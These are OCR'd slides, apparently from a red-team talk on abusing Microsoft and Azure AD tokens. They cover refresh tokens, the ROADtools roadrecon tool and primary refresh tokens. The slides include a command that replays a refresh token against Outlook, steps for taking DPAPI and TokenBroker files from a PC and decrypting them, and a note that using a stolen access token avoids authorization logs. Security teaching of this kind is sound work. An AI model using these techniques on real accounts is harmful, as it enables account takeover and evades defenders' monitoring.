


Refresh Token Auth - Response


- Scope
- Access JWT
- New Refresh

... expires in 1209599

– 14 days



Refresh Token Auth – roadrecon tool



- github.com/dirkjanm/ROADtools/
- roadrecon auth --refresh-token 0.AX0A..... -r https://outlook.office365.com --client d3590ed6-52b3-4102-aeff-aad2292ab01c

Pentesting/RedTeaming Microsoft tokens

Get files from PC:

... DPAPI

... TokenBroker

... AAD Folder

Decrypt Files


Use Access JWT (1 day) to get data

... no authorization logs on MS cloud

Use refresh to get access JWT

... authorization logs on MS cloud

Use new access JWT to get data



Pentesting/RedTeaming Microsoft tokens

...but

PRT

PRT – primary refresh token


AAD - Azure Active Directory

- Azure AD joined

  … login with azure account …

- Hybryd Azure AD joined

  … login corporate AD account …





Name	Enabled	OS	Version	Join Type	Owner	MDM	Compliant
TestAzureAD	No	Windows	10.0.17763.0	Azure AD joined	None	None	N/A
AZDC03	No	Windows Server 201...	10.0 (17763)	Hybrid Azure AD joi...	N/A	None	N/A
DESKTOP-614EKKI	No	Windows	10.0.19041.329	Azure AD joined	AzureAdmin	Microsoft Intune	No
vm-wvd-dj	No	Windows	10.0.17763.0	Hybrid Azure AD joi...	N/A	None	N/A
TestAzureAD	No	Windows	10.0.17763.0	Azure AD joined	None	None	N/A


Primary refresh token (PRT) ~= Kerberos TGT

- Primary refresh token
- Per-user & per-device
- SSO to MS Azure apps
- Extremely protected by MS

PRT – primary refresh token – WTF ???








PRT – inside primary refresh token

